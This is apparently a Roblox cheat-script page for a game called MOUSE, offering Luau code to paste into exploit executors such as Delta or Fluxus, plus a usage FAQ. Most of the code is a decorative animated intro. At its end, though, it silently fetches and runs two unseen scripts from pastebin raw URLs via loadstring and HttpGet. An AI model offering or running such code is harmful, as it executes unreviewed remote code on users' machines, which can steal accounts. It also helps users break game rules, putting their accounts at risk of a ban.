

Grinding through mobile sessions is way easier when you grab a MOUSE script to help you out.
You and your crew row out to check on the lost steamboat S.S. Willie on foggy nights, but you have to figure out how to leave after you arrive.
Here is the active code you need to change how the game plays right now.
MOUSE Script – Horror mode makes Shadows more Aggressive & More
-- // Финальное геймерское интро с авто-экзекутом дополнения и основного скрипта (Luau)
local Players = game:GetService("Players")
local CoreGui = game:GetService("CoreGui")
local SoundService = game:GetService("SoundService")
local LocalPlayer = Players.LocalPlayer

-- Очистка старой GUI и звуков, если они оставались
if CoreGui:FindFirstChild("GamerIntroGui") then
    CoreGui.GamerIntroGui:Destroy()
end
if SoundService:FindFirstChild("IntroSoundContainer") then
    SoundService.IntroSoundContainer:Destroy()
end

local screenGui = Instance.new("ScreenGui")
screenGui.Name = "GamerIntroGui"
screenGui.ResetOnSpawn = false
screenGui.Parent = CoreGui

-- ==========================
-- 1. НАСТРОЙКА ЗВУКОВ С ПЛАВНОСТЬЮ ГРОМКОСТИ
-- ==========================
local soundContainer = Instance.new("Folder")
soundContainer.Name = "IntroSoundContainer"
soundContainer.Parent = SoundService

-- Звук 1: Появление (Garry's Mod Spawn Sound)
local spawnSound = Instance.new("Sound")
spawnSound.SoundId = "rbxassetid://124965804991864"
spawnSound.Volume = 0
spawnSound.Parent = soundContainer

-- Звук 2: Уход (Roblox Spawn Sound)
local outroSound = Instance.new("Sound")
outroSound.SoundId = "rbxassetid://137935424222814"
outroSound.Volume = 0
outroSound.Parent = soundContainer

-- ==========================
-- 2. СОЗДАНИЕ ТЕКСТОВ
-- ==========================
local mainText = Instance.new("TextLabel")
mainText.Name = "MainText"
mainText.Size = UDim2.new(0, 1200, 0, 200)
mainText.AnchorPoint = Vector2.new(0.5, 0.5)
mainText.Position = UDim2.new(-0.3, 0, 0.45, 0)
mainText.BackgroundTransparency = 1
mainText.Text = "HorrorMode🌒"
mainText.TextSize = 20
mainText.TextTransparency = 1
mainText.TextColor3 = Color3.fromRGB(255, 255, 255)

local mainStroke = Instance.new("UIStroke")
mainStroke.Thickness = 5
mainStroke.Transparency = 1
mainStroke.Color = Color3.fromRGB(0, 0, 0)
mainStroke.Parent = mainText

local mainGradient = Instance.new("UIGradient")
mainGradient.Color = ColorSequence.new({
    ColorSequenceKeypoint.new(0, Color3.fromRGB(255, 0, 0)),
    ColorSequenceKeypoint.new(0.5, Color3.fromRGB(20, 20, 20)),
    ColorSequenceKeypoint.new(1, Color3.fromRGB(255, 0, 0))
})
mainGradient.Parent = mainText
mainText.Parent = screenGui

local subText = Instance.new("TextLabel")
subText.Name = "SubText"
subText.Size = UDim2.new(0, 800, 0, 100)
subText.AnchorPoint = Vector2.new(0.5, 0.5)
subText.Position = UDim2.new(-0.3, 0, 0.65, 0)
subText.BackgroundTransparency = 1
subText.Text = "By MaginLoren"
subText.TextSize = 10
subText.TextTransparency = 1
subText.TextColor3 = Color3.fromRGB(255, 255, 255)

local subStroke = Instance.new("UIStroke")
subStroke.Thickness = 3
subStroke.Transparency = 1
subStroke.Color = Color3.fromRGB(0, 0, 0)
subStroke.Parent = subText

local subGradient = Instance.new("UIGradient")
subGradient.Color = ColorSequence.new({
    ColorSequenceKeypoint.new(0, Color3.fromRGB(255, 0, 0)),
    ColorSequenceKeypoint.new(0.5, Color3.fromRGB(20, 20, 20)),
    ColorSequenceKeypoint.new(1, Color3.fromRGB(255, 0, 0))
})
subGradient.Parent = subText
subText.Parent = screenGui

-- Список шрифтов через правильный Enum для глитча
local glitchFonts = {
    Enum.Font.SourceSansBold,
    Enum.Font.Code,
    Enum.Font.Antique,
    Enum.Font.Fantasy,
    Enum.Font.SciFi,
    Enum.Font.Bodoni,
    Enum.Font.Arcade
}

-- ==========================
-- 3. ЗАПУСК АНИМАЦИИ И ЗВУКОВ
-- ==========================
task.spawn(function()
    local introDuration = 1.2
    local holdDuration = 2.0
    local outroDuration = 1.2

    spawnSound:Play()

    -- ФАЗА 1: ПОЯВЛЕНИЕ
    local startTime = tick()
    while tick() - startTime < introDuration do
        local alpha = (tick() - startTime) / introDuration
        local easeAlpha = 1 - math.pow(1 - alpha, 3)

        spawnSound.Volume = math.clamp(easeAlpha * 1.5, 0, 1.5)

        -- Главный текст
        local curMainX = -0.3 + (0.5 - (-0.3)) * easeAlpha
        local curMainY = 0.45 + (0.43 - 0.45) * easeAlpha - (math.sin(easeAlpha * math.pi) * 0.05)
        mainText.Position = UDim2.new(curMainX, 0, curMainY, 0)
        mainText.TextSize = math.floor(20 + (144 - 20) * easeAlpha)
        local transMain = 1 - easeAlpha
        mainText.TextTransparency = transMain
        mainStroke.Transparency = transMain

        -- Подтекст
        local subAlpha = math.clamp((alpha - 0.15) / 0.85, 0, 1)
        local subEase = 1 - math.pow(1 - subAlpha, 3)
        if subAlpha > 0 then
            local curSubX = -0.3 + (0.5 - (-0.3)) * subEase
            local curSubY = 0.65 + (0.57 - 0.65) * subEase - (math.sin(subEase * math.pi) * 0.05)
            subText.Position = UDim2.new(curSubX, 0, curSubY, 0)
            subText.TextSize = math.floor(10 + (50 - 10) * subEase)
            local transSub = 1 - subEase
            subText.TextTransparency = transSub
            subStroke.Transparency = transSub
        end

        -- Глитч шрифтов до момента остановки
        if alpha < 0.7 then
            local randFont = glitchFonts[math.random(1, #glitchFonts - 1)]
            mainText.Font = randFont
            subText.Font = randFont
        else
            local finalFont = glitchFonts[#glitchFonts]
            mainText.Font = finalFont
            subText.Font = finalFont
        end

        mainGradient.Offset = Vector2.new(math.sin(tick() * 8) * 0.5, 0)
        subGradient.Offset = Vector2.new(math.sin(tick() * 8) * 0.5, 0)

        task.wait()
    end

    -- Жесткая фиксация в центре
    mainText.Position = UDim2.new(0.5, 0, 0.43, 0)
    mainText.TextSize = 144
    mainText.TextTransparency = 0
    mainStroke.Transparency = 0
    mainText.Font = glitchFonts[#glitchFonts]

    subText.Position = UDim2.new(0.5, 0, 0.57, 0)
    subText.TextSize = 50
    subText.TextTransparency = 0
    subStroke.Transparency = 0
    subText.Font = glitchFonts[#glitchFonts]

    -- ФАЗА 2: УДЕРЖАНИЕ
    local holdStart = tick()
    while tick() - holdStart < holdDuration do
        local holdAlpha = (tick() - holdStart) / holdDuration
        spawnSound.Volume = math.clamp(1.5 * (1 - holdAlpha), 0, 1.5)

        mainGradient.Offset = Vector2.new(math.sin(tick() * 6) * 0.7, math.cos(tick() * 4) * 0.2)
        subGradient.Offset = Vector2.new(math.sin(tick() * 6) * 0.7, math.cos(tick() * 4) * 0.2)
        task.wait()
    end
    spawnSound:Stop()

    outroSound:Play()

    -- ФАЗА 3: УХОД
    local outroStart = tick()
    while tick() - outroStart < outroDuration do
        local alpha = (tick() - outroStart) / outroDuration
        local easeAlpha = alpha * alpha

        if alpha < 0.5 then
            outroSound.Volume = math.clamp(alpha * 3, 0, 1.5)
        else
            outroSound.Volume = math.clamp(1.5 * (1 - alpha), 0, 1.5)
        end

        local curMainX = 0.5 + (1.3 - 0.5) * easeAlpha
        local curMainY = 0.43 + (0.35 - 0.43) * easeAlpha
        mainText.Position = UDim2.new(curMainX, 0, curMainY, 0)
        mainText.TextSize = math.floor(144 - (144 - 20) * easeAlpha)
        mainText.TextTransparency = easeAlpha
        mainStroke.Transparency = easeAlpha

        local subOutAlpha = math.clamp((alpha - 0.15) / 0.85, 0, 1)
        local subOutEase = subOutAlpha * subOutAlpha
        if subOutAlpha > 0 then
            local curSubX = 0.5 + (1.3 - 0.5) * subOutEase
            local curSubY = 0.57 + (0.45 - 0.57) * subOutEase
            subText.Position = UDim2.new(curSubX, 0, curSubY, 0)
            subText.TextSize = math.floor(50 - (50 - 10) * subOutEase)
            subText.TextTransparency = subOutAlpha
            subStroke.Transparency = subOutAlpha
        end

        mainGradient.Offset = Vector2.new(math.sin(tick() * 8) * 0.5, 0)
        subGradient.Offset = Vector2.new(math.sin(tick() * 8) * 0.5, 0)

        task.wait()
    end

    outroSound:Stop()

    -- Полная очистка GUI и звуков после окончания анимации
    screenGui:Destroy()
    soundContainer:Destroy()

    -- ==========================
    -- 4. АВТО-ЭКЗЕКУТ (ДОПОЛНЕНИЕ + ОСНОВНОЙ) ПОСЛЕ ИНТРО
    -- ==========================
    task.spawn(function()
        -- 1. Дополнение
        loadstring(game:HttpGet("https://pastebin.com/raw/nSbLWcqS"))()

        -- 2. Основной скрипт
        loadstring(game:HttpGet("https://pastebin.com/raw/qvTNNz9s"))()
    end)
end)Copy the code above into a compatible Roblox script executor if you choose to test it.
MOUSE Script Status
Roblox and game updates can affect compatibility, so the script’s status should be treated as temporary rather than guaranteed.
Frequently Asked Questions
What is a MOUSE script?
A MOUSE script is third-party Lua code intended to run alongside the Roblox game through a compatible script executor.
What features does this MOUSE script include?
Different scripts contain different code. This version includes: Horror mode makes Shadows more Aggressive, End You got flash light, All sounds changes in game.
How do you use the MOUSE script?
Pick a compatible executor such as Hydrogen, MacSploit, AWP.GG, Delta, Fluxus, Codex, launch Roblox and join the game, copy the complete Lua code from the script card above, paste it into the executor’s editor, and click Run or Execute. Compatibility changes over time, so a name here doesn’t guarantee current support.
Can a MOUSE script get your Roblox account banned?
Yes. Third-party scripts can violate Roblox rules and may put an account at risk. Only use code from a source you trust, never enter your Roblox password into a script or executor, and test on an alternate account first.
Does the MOUSE script work on mobile?
Check whether both the executor and the script support your device and the current Roblox version. Mobile executor support does not guarantee that every script will work.

